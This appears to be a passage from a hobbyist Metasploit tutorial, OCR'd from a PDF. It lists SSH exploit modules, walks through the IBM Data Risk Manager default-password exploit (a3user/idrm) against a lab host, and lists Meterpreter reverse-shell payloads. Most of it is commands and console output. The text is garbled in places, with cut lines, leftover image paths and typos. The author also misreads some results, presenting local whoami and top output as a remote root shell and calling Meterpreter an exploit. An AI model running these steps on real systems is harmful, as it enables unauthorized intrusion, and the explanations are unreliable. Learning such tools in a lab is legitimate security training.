   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private
Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username
Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Atta
ck
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalati
on
   10  auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console
 6.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser
 password
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key
Exposure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default
Password
   14  exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   16  post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remo
te Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algor
ithm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algori
thm String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     No     GitLab User Enumeration
   21  exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   22  exploit/linux/ssh/ibm_drm_a3user                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Defau
lt Password
   23  post/windows/manage/install_ssh                                        normal     No     Install OpenSSH for Windows
   24  payload/generic/ssh/interact                                           normal     No     Interact with Established SSH Conn
ection
   25  post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
   26  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   27  auxiliary/scanner/ssh/detect_kippo                                     normal     No     Kippo SSH Honeypot Detector
   28  post/linux/gather/enum_network                                         normal     No     Linux Gather Network Information
   29  exploit/linux/local/ptrace_traceme_pkexec_helper      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_
TRACEME local root exploit
   30  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17  excellent  No     Loadbalancer.org Enterprise VA SSH
```

Let's try this…

msf5 > search type: exploit platform:-Linux SSH



```
msf6 > exploit platform:-linux ssh
[-] Unknown command: exploit
msf6 > search type:exploit platform:-linux ssh

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                          2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   exploit/apple_ios/ssh/cydia_default_ssh                     2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   2   exploit/unix/ssh/array_vxag_vapv_privkey_privesc            2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Ex
ecution
   3   exploit/linux/ssh/ceragon_fibeair_known_privkey             2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   4   exploit/linux/ssh/cisco_ucs_scpuser                         2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   5   exploit/linux/ssh/exagrid_known_privkey                     2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   6   exploit/linux/ssh/f5_bigip_known_privkey                    2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   7   exploit/windows/ssh/freeftpd_key_exchange                   2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
   8   exploit/windows/ssh/freesshd_key_exchange                   2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   9   exploit/windows/ssh/freesshd_authbypass                     2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   10  exploit/linux/ssh/ibm_drm_a3user                            2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   11  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   12  exploit/multi/http/git_submodule_command_exec               2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   13  exploit/linux/ssh/mercurial_ssh_exec                        2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   14  exploit/solaris/ssh/pam_username_bof                        2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
   15  exploit/windows/ssh/putty_msg_debug                         2002-12-16       normal     No     PuTTY Buffer Overflow
   16  exploit/linux/ssh/quantum_dxi_known_privkey                 2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   17  exploit/linux/ssh/quantum_vmpro_backdoor                    2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   18  exploit/unix/http/schneider_electric_net55xx_encoder        2019-01-25       excellent  Yes    Schneider Electric Pelco Endura NET55XX Encoder
   19  exploit/windows/ssh/securecrt_ssh1                          2002-07-23       average    No     SecureCRT SSH1 Buffer Overflow
   20  exploit/linux/ssh/solarwinds_lem_exec                       2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   21  exploit/linux/ssh/symantec_smg_ssh                          2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   22  exploit/linux/http/symantec_messaging_gateway_exec          2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   23  exploit/windows/ssh/sysax_ssh_username                      2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
   24  exploit/unix/ssh/tectia_passwd_changereq                    2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   25  exploit/linux/http/ubiquiti_airos_file_upload               2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   26  exploit/linux/ssh/vmware_vdp_known_privkey                  2016-12-20       excellent  No     VMware VDP Known SSH Key
   27  exploit/linux/ssh/vyos_restricted_shell_privesc             2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   28  exploit/windows/local/unquoted_service_path                 2001-10-25       excellent  Yes    Windows Unquoted Service Path Privilege Escalation
   29  exploit/linux/http/php_imap_open_rce                        2018-10-23       good       Yes    php imap_open Remote Code Execution

Interact with a module by name or index. For example info 29, use 29 or use exploit/linux/http/php_imap_open_rce
```

We are looking for SSH exploits on the Linux platform.

So, what does this actually do

References:

https://nvd.nist.gov/vuln/detail/CVE-2020-4429

https://github.com/pedrib/PoC/blob/master/advisories/IBM/ibm_drm/ibm_drm_rce.md

https://seclists.org/fulldisclosure/2020/Apr/33

https://www.ibm.com/blogs/psirt/security-bulletin-vulnerabilities-exist-in-ibm-data-risk-manager-cve-2020-4427-cve-2020-4428-cve-2020-4429-and-cve-2020-4430/

This module abuses a known default password in IBM Data Risk Manager. The 'a3user' has the default password 'idrm' and allows an attacker to log in to the virtual appliance via SSH. This can be escalate to full root access, as 'a3user' has sudo access with the default password. At the time of disclosure this was an 0day, but it was later confirmed and patched by IBM. Versions <= 2.0.6.1 are confirmed to be vulnerable.

```
msf6 > info exploit/linux/ssh/ibm_drm_a3user

       Name: IBM Data Risk Manager a3user Default Password
     Module: exploit/linux/ssh/ibm_drm_a3user
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2020-04-21

Provided by:
  Pedro Ribeiro <pedrib@gmail.com>

Available targets:
  Id  Name
  --  ----
  0   IBM Data Risk Manager ⩽ 2.0.6.1

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD  idrm             yes       Password to login with
  RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     22               yes       The target port
  USERNAME  a3user           yes       Username to login with

Payload information:

Description:
  This module abuses a known default password in IBM Data Risk
  Manager. The 'a3user' has the default password 'idrm' and allows an
  attacker to log in to the virtual appliance via SSH. This can be
  escalate to full root access, as 'a3user' has sudo access with the
  default password. At the time of disclosure this was an 0day, but it
  was later confirmed and patched by IBM. Versions ⩽ 2.0.6.1 are
  confirmed to be vulnerable.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2020-4429
  https://github.com/pedrib/PoC/blob/master/advisories/IBM/ibm_drm/ibm_drm_rce.md
  https://seclists.org/fulldisclosure/2020/Apr/33
  https://www.ibm.com/blogs/psirt/security-bulletin-vulnerabilities-exist-in-ibm-data-risk-manager-cve-2020-4427-cve-2020-4428-cve-2020-4429-and-cve-2020-4430/
```

Time to exploit!

Although this has nothing to do with my Kali Linux SSH server we will continue to use it as an example. The next step is to tell Metasploit we want to use this exploit.

```
msf6 > use exploit/linux/ssh/ibm_drm_a3user
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/ssh/ibm_drm_a3user) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(linux/ssh/ibm_drm_a3user) > options

Module options (exploit/linux/ssh/ibm_drm_a3user):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  idrm             yes       Password to login with
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     22               yes       The target port
   USERNAME  a3user           yes       Username to login with


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   IBM Data Risk Manager ⩽ 2.0.6.1
```

Now we use the "set" command to set the various options.

```
msf6 exploit(linux/ssh/ibm_drm_a3user) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(linux/ssh/ibm_drm_a3user) > set USER_FILE user.txt
USER_FILE ⇒ user.txt
msf6 exploit(linux/ssh/ibm_drm_a3user) > set PASS_FILE pass.txt
PASS_FILE ⇒ pass.txt
msf6 exploit(linux/ssh/ibm_drm_a3user) > set RHOSTS 192.168.63.128
RHOSTS ⇒ 192.168.63.128
msf6 exploit(linux/ssh/ibm_drm_a3user) > exploit
```

Once you have set all your desired options just run "exploit".

```
[*] 192.168.63.128:22 - Attempting to log in to the IBM Data Risk Manager appliance...
[+] 192.168.63.128:22 - Login successful (marlinspike:marlinspike)
[*] Found shell.
[*] 192.168.63.128:22 - Escalating privileges to root, please wait a few seconds...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ssh/ibm_drm_a3user) >
[+] 192.168.63.128:22 - Done, enjoy your root shell!
[*] Command shell session 1 opened (192.168.111.137:33951 → 192.168.63.128:22 ) at 2022-01-07 22:38:08 -0500
whoima
```

```
msf6 exploit(linux/ssh/ibm_drm_a3user) > whoami
[*] exec: whoami

root
msf6 exploit(linux/ssh/ibm_drm_a3user) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)
msf6 exploit(linux/ssh/ibm_drm_a3user) > upload /usr/bin/unix-privesc-check /tmp/unix-privesc-check
[-] Unknown command: upload
msf6 exploit(linux/ssh/ibm_drm_a3user) > top
[*] exec: top

top - 22:45:11 up  2:04,  2 users,  load average: 0.15, 0.08, 0.05
Tasks: 202 total,   1 running, 201 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.9 us,  0.3 sy,  0.0 ni, 98.8 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3653.9 total,    833.7 free,   1121.1 used,   1699.0 buff/cache
MiB Swap:    975.0 total,    975.0 free,      0.0 used.   2233.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    587 root      20   0  477940 161012  60620 S   1.0   4.3   1:37.51 Xorg
   1142 kali      20   0  361152  39712  21708 S   1.0   1.1   0:43.54 panel-13-cpugra
    648 root      20   0 1528852  93856  50716 S   0.7   2.5   0:01.71 dockerd
    697 root      20   0 1336152  45288  25168 S   0.7   1.2   0:46.95 containerd
   1189 kali      20   0  290036  37988  28820 S   0.7   1.0   0:18.64 vmtoolsd
   1091 kali      20   0 1212576  90408  64768 S   0.3   2.4   0:20.64 xfwm4
   1144 kali      20   0  359560  27420  19848 S   0.3   0.7   0:17.63 panel-15-genmon
   1145 kali      20   0  592468  44080  32892 S   0.3   1.2   0:06.60 panel-16-pulsea
  25624 kali      20   0  414368  85788  69704 S   0.3   2.3   0:07.54 qterminal
  25929 root      20   0  540092 332988  15640 S   0.3   8.9   0:09.59 ruby
  31258 root      20   0       0      0      0 I   0.3   0.0   0:00.12 kworker/2:3-events
      1 root      20   0  164536  10572   7820 S   0.0   0.3   0:01.20 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
      9 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_rude_
     10 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_trace
     11 root      20   0       0      0      0 S   0.0   0.0   0:00.04 ksoftirqd/0
     12 root      20   0       0      0      0 I   0.0   0.0   0:05.99 rcu_sched
     13 root      rt   0       0      0      0 S   0.0   0.0   0:00.13 migration/0
     15 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
     16 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/1
     17 root      rt   0       0      0      0 S   0.0   0.0   0:00.36 migration/1
     18 root      20   0       0      0      0 S   0.0   0.0   0:00.11 ksoftirqd/1
     20 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/1:0H-events_highpri
     21 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/2
     22 root      rt   0       0      0      0 S   0.0   0.0   0:00.37 migration/2
```

```
[-] Unknown command: n
msf6 exploit(linux/ssh/ibm_drm_a3user) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.111.137:33951 → 192.168.63.128:22  (192.168.63.128)
```

That is pretty crazy!

The “search” functionality in Metasploit is pretty powerful but there is another way to find out what is available.

What other exploit modules are available

There are two ways of finding this out. The first way is to run “banner” again from the “msfconsole”.


+ -- --=[2189 exploits - 1161 auxiliary - 400 post]

+ -- --=[596 payloads - 45 encoders - 10 nops]


+ -- --=[9 evasion]

Metasploit tip: Open an interactive Ruby terminal with

Irb



And this is how it is used in Metasploit.



You may be wondering how you exit a context.

back

Reverse Shell Client ("Victim")

Most fully patched systems with antivirus software will detect and quarantine reverse shells. I guess this should act as a warning to make sure you keep your system(s) up to date and have virus scanner software and I'll show you why.

We are going to use an exploit called "meterpreter".

You will notice Metasploit "meterpreter" is able to create a reverse shell for many platforms including Avoid, Apple iOS, FreeBSD, Java, Linux, OSX, PHP, Python, Windows and much much more.

Just to list a few…

Interact with a module by name or index. For example info 218, use 218 or use exploit/multi/http/vbulletin_widgetconfig_rce

```
f6 > search meterpreter

tching Modules

 #    Name                                                  Disclosure Date  Rank       Check  Description
 -    ----                                                  ---------------  ----       -----  -----------
 0    auxiliary/server/android_browsable_msf_launch                          normal     No     Android Meterpreter Browsable Launcher
 1    payload/android/meterpreter_reverse_http                               normal     No     Android Meterpreter Shell, Reverse HTTP Inline
 2    payload/android/meterpreter_reverse_https                              normal     No     Android Meterpreter Shell, Reverse HTTPS Inline
 3    payload/android/meterpreter_reverse_tcp                                normal     No     Android Meterpreter Shell, Reverse TCP Inline
 4    payload/android/meterpreter/reverse_http                               normal     No     Android Meterpreter, Android Reverse HTTP Stager
 5    payload/android/meterpreter/reverse_https                              normal     No     Android Meterpreter, Android Reverse HTTPS Stager
 6    payload/android/meterpreter/reverse_tcp                                normal     No     Android Meterpreter, Android Reverse TCP Stager
 7    exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
 8    payload/apple_ios/aarch64/meterpreter_reverse_http                     normal     No     Apple_iOS Meterpreter, Reverse HTTP Inline
 9    payload/apple_ios/armle/meterpreter_reverse_http                       normal     No     Apple_iOS Meterpreter, Reverse HTTP Inline
 10   payload/apple_ios/aarch64/meterpreter_reverse_https                    normal     No     Apple_iOS Meterpreter, Reverse HTTPS Inline
 11   payload/apple_ios/armle/meterpreter_reverse_https                      normal     No     Apple_iOS Meterpreter, Reverse HTTPS Inline
 12   payload/apple_ios/aarch64/meterpreter_reverse_tcp                      normal     No     Apple_iOS Meterpreter, Reverse TCP Inline
 13   payload/apple_ios/armle/meterpreter_reverse_tcp                        normal     No     Apple_iOS Meterpreter, Reverse TCP Inline
 14   post/windows/manage/archmigrate                                        normal     No     Architecture Migrate
 15   payload/multi/meterpreter/reverse_http                                 normal     No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Mul
ple Architectures)
 16   payload/multi/meterpreter/reverse_https                                normal     No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Mu
iple Architectures)
 17   exploit/windows/local/cve_2020_17136                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP
 18   exploit/linux/http/centreon_pollers_auth_rce          2020-01-27       excellent  No     Centreon Poller Authenticated Remote Command Execution
 19   exploit/windows/ftp/comsnd_ftpd_fmtstr                2012-06-08       good       Yes    ComSndFTP v1.3.7 Beta USER Format String (Write4) Vulnerability
 20   exploit/linux/http/dlink_dir850l_unauth_exec          2017-08-09       excellent  Yes    DIR-850L (Un)authenticated OS Command Exec
 21   post/windows/manage/execute_dotnet_assembly                            normal     No     Execute .net Assembly (x64 only)
 22   exploit/firefox/local/exec_shellcode                  2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
 23   post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remote Pageant
 24   payload/bsd/x86/metsvc_bind_tcp                                        normal     No     FreeBSD Meterpreter Service, Bind TCP
 25   payload/bsd/x86/metsvc_reverse_tcp                                     normal     No     FreeBSD Meterpreter Service, Reverse TCP Inline
 26   exploit/multi/http/freenas_exec_raw                   2010-11-06       great      No     FreeNAS exec_raw.php Arbitrary Command Execution
 27   payload/java/meterpreter/bind_tcp                                      normal     No     Java Meterpreter, Java Bind TCP Stager
 28   payload/java/meterpreter/reverse_http                                  normal     No     Java Meterpreter, Java Reverse HTTP Stager
 29   payload/java/meterpreter/reverse_https                                 normal     No     Java Meterpreter, Java Reverse HTTPS Stager
 30   payload/java/meterpreter/reverse_tcp                                   normal     No     Java Meterpreter, Java Reverse TCP Stager
 31   payload/linux/x86/metsvc_bind_tcp                                      normal     No     Linux Meterpreter Service, Bind TCP
 32   payload/linux/x86/metsvc_reverse_tcp                                   normal     No     Linux Meterpreter Service, Reverse TCP Inline
 33   payload/linux/armle/meterpreter/bind_tcp                               normal     No     Linux Meterpreter, Bind TCP Stager
 34   payload/linux/aarch64/meterpreter_reverse_http                         normal     No     Linux Meterpreter, Reverse HTTP Inline
 35   payload/linux/armbe/meterpreter_reverse_http                           normal     No     Linux Meterpreter, Reverse HTTP Inline
 36   payload/linux/armle/meterpreter_reverse_http                           normal     No     Linux Meterpreter, Reverse HTTP Inline
 37   payload/linux/mips64/meterpreter_reverse_http                          normal     No     Linux Meterpreter, Reverse HTTP Inline
 38   payload/linux/mipsbe/meterpreter_reverse_http                          normal     No     Linux Meterpreter, Reverse HTTP Inline
 39   payload/linux/mipsle/meterpreter_reverse_http                          normal     No     Linux Meterpreter, Reverse HTTP Inline
 40   payload/linux/ppc/meterpreter_reverse_http                             normal     No     Linux Meterpreter, Reverse HTTP Inline
 41   payload/linux/ppc64le/meterpreter_reverse_http                         normal     No     Linux Meterpreter, Reverse HTTP Inline
 42   payload/linux/ppce500v2/meterpreter_reverse_http                       normal     No     Linux Meterpreter, Reverse HTTP Inline
 43   payload/linux/x64/meterpreter_reverse_http                             normal     No     Linux Meterpreter, Reverse HTTP Inline
 44   payload/linux/x86/meterpreter_reverse_http                             normal     No     Linux Meterpreter, Reverse HTTP Inline
 45   payload/linux/zarch/meterpreter_reverse_http                           normal     No     Linux Meterpreter, Reverse HTTP Inline
 46   payload/linux/aarch64/meterpreter_reverse_https                        normal     No     Linux Meterpreter, Reverse HTTPS Inline
 47   payload/linux/armbe/meterpreter_reverse_https                          normal     No     Linux Meterpreter, Reverse HTTPS Inline
 48   payload/linux/armle/meterpreter_reverse_https                          normal     No     Linux Meterpreter, Reverse HTTPS Inline
 49   payload/linux/mips64/meterpreter_reverse_https                         normal     No     Linux Meterpreter, Reverse HTTPS Inline
 50   payload/linux/mipsbe/meterpreter_reverse_https                         normal     No     Linux Meterpreter, Reverse HTTPS Inline
 51   payload/linux/mipsle/meterpreter_reverse_https                         normal     No     Linux Meterpreter, Reverse HTTPS Inline
 52   payload/linux/ppc/meterpreter_reverse_https                            normal     No     Linux Meterpreter, Reverse HTTPS Inline
 53   payload/linux/ppc64le/meterpreter_reverse_https                        normal     No     Linux Meterpreter, Reverse HTTPS Inline
 54   payload/linux/ppce500v2/meterpreter_reverse_https                      normal     No     Linux Meterpreter, Reverse HTTPS Inline
 55   payload/linux/x64/meterpreter_reverse_https                            normal     No     Linux Meterpreter, Reverse HTTPS Inline
 56   payload/linux/x86/meterpreter_reverse_https                            normal     No     Linux Meterpreter, Reverse HTTPS Inline
 57   payload/linux/zarch/meterpreter_reverse_https                          normal     No     Linux Meterpreter, Reverse HTTPS Inline
 58   payload/linux/aarch64/meterpreter_reverse_tcp                          normal     No     Linux Meterpreter, Reverse TCP Inline
 59   payload/linux/armbe/meterpreter_reverse_tcp                            normal     No     Linux Meterpreter, Reverse TCP Inline
 60   payload/linux/armle/meterpreter_reverse_tcp                            normal     No     Linux Meterpreter, Reverse TCP Inline
 61   payload/linux/mips64/meterpreter_reverse_tcp                           normal     No     Linux Meterpreter, Reverse TCP Inline
 62   payload/linux/mipsbe/meterpreter_reverse_tcp                           normal     No     Linux Meterpreter, Reverse TCP Inline
 63   payload/linux/mipsle/meterpreter_reverse_tcp                           normal     No     Linux Meterpreter, Reverse TCP Inline
 64   payload/linux/ppc/meterpreter_reverse_tcp                              normal     No     Linux Meterpreter, Reverse TCP Inline
 65   payload/linux/ppc64le/meterpreter_reverse_tcp                          normal     No     Linux Meterpreter, Reverse TCP Inline
 66   payload/linux/ppce500v2/meterpreter_reverse_tcp                        normal     No     Linux Meterpreter, Reverse TCP Inline
 67   payload/linux/x64/meterpreter_reverse_tcp                              normal     No     Linux Meterpreter, Reverse TCP Inline
 68   payload/linux/x86/meterpreter_reverse_tcp                              normal     No     Linux Meterpreter, Reverse TCP Inline
 69   payload/linux/zarch/meterpreter_reverse_tcp                            normal     No     Linux Meterpreter, Reverse TCP Inline
 70   payload/linux/aarch64/meterpreter/reverse_tcp                          normal     No     Linux Meterpreter, Reverse TCP Stager
 71   payload/linux/armle/meterpreter/reverse_tcp                            normal     No     Linux Meterpreter, Reverse TCP Stager
 72   payload/linux/mipsbe/meterpreter/reverse_tcp                           normal     No     Linux Meterpreter, Reverse TCP Stager
 73   payload/linux/mipsle/meterpreter/reverse_tcp                           normal     No     Linux Meterpreter, Reverse TCP Stager
 74   payload/linux/x64/meterpreter/bind_tcp                                 normal     No     Linux Mettle x64, Bind TCP Stager
 75   payload/linux/x64/meterpreter/reverse_tcp                              normal     No     Linux Mettle x64, Reverse TCP Stager
 76   payload/linux/x86/meterpreter/bind_ipv6_tcp                            normal     No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
 77   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                       normal     No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
 78   payload/linux/x86/meterpreter/bind_nonx_tcp                            normal     No     Linux Mettle x86, Bind TCP Stager
 79   payload/linux/x86/meterpreter/bind_tcp                                 normal     No     Linux Mettle x86, Bind TCP Stager (Linux x86)
 80   payload/linux/x86/meterpreter/bind_tcp_uuid                            normal     No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
 81   payload/linux/x86/meterpreter/find_tag                                 normal     No     Linux Mettle x86, Find Tag Stager
 82   payload/linux/x86/meterpreter/reverse_nonx_tcp                         normal     No     Linux Mettle x86, Reverse TCP Stager
 83   payload/linux/x86/meterpreter/reverse_tcp                              normal     No     Linux Mettle x86, Reverse TCP Stager
 84   payload/linux/x86/meterpreter/reverse_tcp_uuid                         normal     No     Linux Mettle x86, Reverse TCP Stager
 85   payload/linux/x86/meterpreter/reverse_ipv6_tcp                         normal     No     Linux Mettle x86, Reverse TCP Stager (IPv6)
 86   post/multi/gather/run_console_rc_file                                  normal     No     Multi Gather Run Console Resource File
 87   post/multi/gather/multi_command                                        normal     No     Multi Gather Run Shell Command Resource File
 88   post/multi/gather/ubiquiti_unifi_backup                                normal     No     Multi Gather Ubiquiti UniFi Controller Backup
 89   post/multi/manage/autoroute                                            normal     No     Multi Manage Network Route via Meterpreter Session
 90   post/multi/manage/record_mic                                           normal     No     Multi Manage Record Microphone
 91   post/multi/manage/screenshare                                          normal     No     Multi Manage the screen of the target meterpreter session
 92   post/multi/recon/local_exploit_suggester                               normal     No     Multi Recon Local Exploit Suggester
 93   payload/osx/x64/meterpreter/bind_tcp                                   normal     No     OSX Meterpreter, Bind TCP Stager
 94   payload/osx/x64/meterpreter_reverse_http                               normal     No     OSX Meterpreter, Reverse HTTP Inline
